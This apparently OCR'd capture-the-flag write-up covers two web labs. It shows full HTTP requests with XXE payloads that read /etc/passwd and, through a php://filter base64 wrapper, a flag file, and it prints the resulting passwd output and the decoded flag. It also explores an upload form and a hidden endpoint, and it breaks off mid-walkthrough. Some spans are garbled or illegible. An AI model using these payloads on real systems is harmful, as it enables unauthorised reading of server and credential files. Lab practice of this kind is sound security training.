AwenF5VXZTeUZtSXIiLiho0VREUzhnYUNud2pVdEF3LlZ1a3dzhidHSy9sTWVJTFdUMiNCeWhOYUFKSHpPKUhOeTFtbGZ5d1VJalpX
YiRVamp6eRpiS2JabFVVbGsiLCJtYWMiOiJ1OGFmYmkxYmJhMThmMTUOYTQzZDYzZmMeYjViYmU4ZmY1ZjRlMzBjYWI3MTg2ZDZiOW
YON jA3YTQ5YjU3MjExIn0%3D
Connection: close
Content-Length: 43

<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
"That XML string is not well-formed"
```

Laboratory: syntax-check

File:///etc/passwd



Target: http://35.246.134.224:32666

HTTP/1

Request


```
GET /parse?%3Cfoo%3Ehi%21%3C%2Ffoo%3E=&_token=jyDGcSbVhSL3niuLem2OkaLaqi5MDJf4Y2G8Imi0 HTTP/1.1
Host: 35.246.134.224:32666
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: XSRF-TOKEN=
[illegible]%3D; laravel_session=
[illegible]%3D
Connection: close
Content-Length: 155

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
  ]>
  <foo>
    &xxe;
  </foo>
```

Response

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
www:x:1000:3000::/var/www:/usr/sbin/nologin
```


Laboratory: syntax-check

Request:



```
GET /parse?%3Cfoo%3Ehi%2123%3C%2Ffoo%3E=&_token=jyDGcSbVh8L3nluLam20kaLaql5MDJf4Y2GEIml0 HTTP/1.1
Host: 35.246.134.224:32666
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: XSRF-TOKEN=
eyJpdiI6IlBzMVVQdERVK29SLlhaSGFCSkRXRDE9PSIsInZhbHVlIjoiTXNLTDRdaXM5OEttMmpKa1lMOFlHNWx
lWMWRjcUEzdGBabVFtVahIaEF0WFQvWG9yUzUzS0ZsdUVLKDg3bisaaHp4dXMzN25jNrlaZ04xTTdESytrUkNleG9F
V1BxLORvMOxSUUNoYWg0L3MiLCJtYWMiOiJhNDczZDI1YmU2ODFaMzA5ZmQ2MTViZDhhMmZiNTQ2MDc5YzBkODFhMG
Uz0WVaNTA2N2U1NWJkIn0%3D; laravel_session=
eyJpdiI6InJWaGl4TjFubONqaiZ8M2NzRGNzTGc9PSIsInZhbHVlIjoiSjE0LzdnS0BMSUlnMOFBclctZ3pjZV1Sak
AwenF5VXZTeUZtSXliLlhoSVREUzhnYUNud2pVdEF3LlZla3dabldHSy5zYWVJTFdUNlNXeWhOYOFKSHpFKUh0eTFt
Y1BVamp6eEpiS2JabFVVbOsiLCJtYWMiOiJ1OGFaYzkzYmJhMThaMTUOYTQzZDYzZmMwYjViYmU4ZmY1ZjRiMzBjYW
YONjA3YTQ5YjU1MjExIn0%3D
Connection: close
Content-Length: 157

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///var/www/html/flag">
  ]>
  <foo>
    &xxe;
  </foo>
```


Response:



```
"Is this the flag? Maybe... You shall not pass."
```


Laboratory: syntax-check

Request



```
GET /parse?%3Cfoo%3Ehi%21%3C%2Ffoo%3E=&_token=jyDGcShVhSL3nluLemC0raLaqI5MDJf4YZGKIalU HTTP/1.1
Host: 35.246.134.224:32666
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: XSRF-TOKEN=
[illegible]; laravel_session=
[illegible]
Connection: close
Content-Length: 194

<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "php://filter/convert.base64-encode/resource=/var/www/html/flag">
  ]>
  <foo>
    &xxe;
  </foo>
```

Respon se




```
Y3RmezAyYmQ0ODYyNzMwMjYzNjJlOGE2OTYxY2QzMzAzODEyMDczYzUwZmE3NTliNDIwYjFlN2Ex
```

php://filter : allow the attacker to include local file and base64 encode as the output

Example: php://filter/convert.base64-encode/resource=index.php

Laboratory: syntax-check

Use Decoder



```
Y3RmezAyYmQ0ODYyNzMwMjYzNjJlOGE2OTYxY2QzMzAzODEyMDczYzUwZmE3NTliNDIwYjFlN2ExMWEyYzNhYjAxMzB9Cg==
```

```
ctf{02bd486273026362e8a6961cd3303812073c50fa759b420b1e7a11a2c3ab0130}
```

Base64

Laboratory: tartarsausage


Description:

Find the sausage and be a king of "tar".

Flag format: CTF{sha256}

Level: Medium

Server: 35.246.158.241:31606



No file selected.


- Sent file:
- File size:
- File type:

Hints:

- **Hint 1:** Tar is a tool in linux for extracting files from the rar archive

Laboratory: tartarsausage

Try to upload



challenges.png

- Sent file:
- File size:
- File type:

File Upload successfull


No file selected.

- Sent file: challenges.png
- File size: 43172
- File type: image/png

Nothing Important

Laboratory: tartarsausage

View Page Source



view-source:http://35.246.158.241:31606/


```
<html>
    <body>

        <form action="" method="POST" enctype="multipart/form-data">
            <input type="file" name="image" />
            <input type="submit"/>

            <ul>
                <li>Sent file:              <li>File size:              <li>File type:          </ul>
        </form>



<form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST" >
<input type="hidden" name="url" value="">
<input type="hidden" value="submit">

</form>

    </body>
</html>
```

Hints:

- **Hint 1:** Tar is a tool in linux for extracting files from the rar archive

Laboratory: tartarsausage

Inspect source code to see some endpoint inside the web




view-source:http://35.246.158.241:31606/

```
<html>
    <body>

        <form action="" method="POST" enctype="multipart/form-data">
            <input type="file" name="image" />
            <input type="submit"/>

            <ul>
                <li>Sent file:                <li>File size:                <li>File type:            </ul>
        </form>



<form action="sadjwjaskdkwkasjdkwasdasdas.html" method="POST" >
<input type="hidden" name="url" value="">
<input type="hidden" value="submit">

</form>

    </body>
</html>
```

Laboratory: tartarsausage

Inspect source code to see some endpoint inside the web application.



35.246.158.241:31606/sadjwjaskdkwkasjdkwasdasdas.html

Enter tar

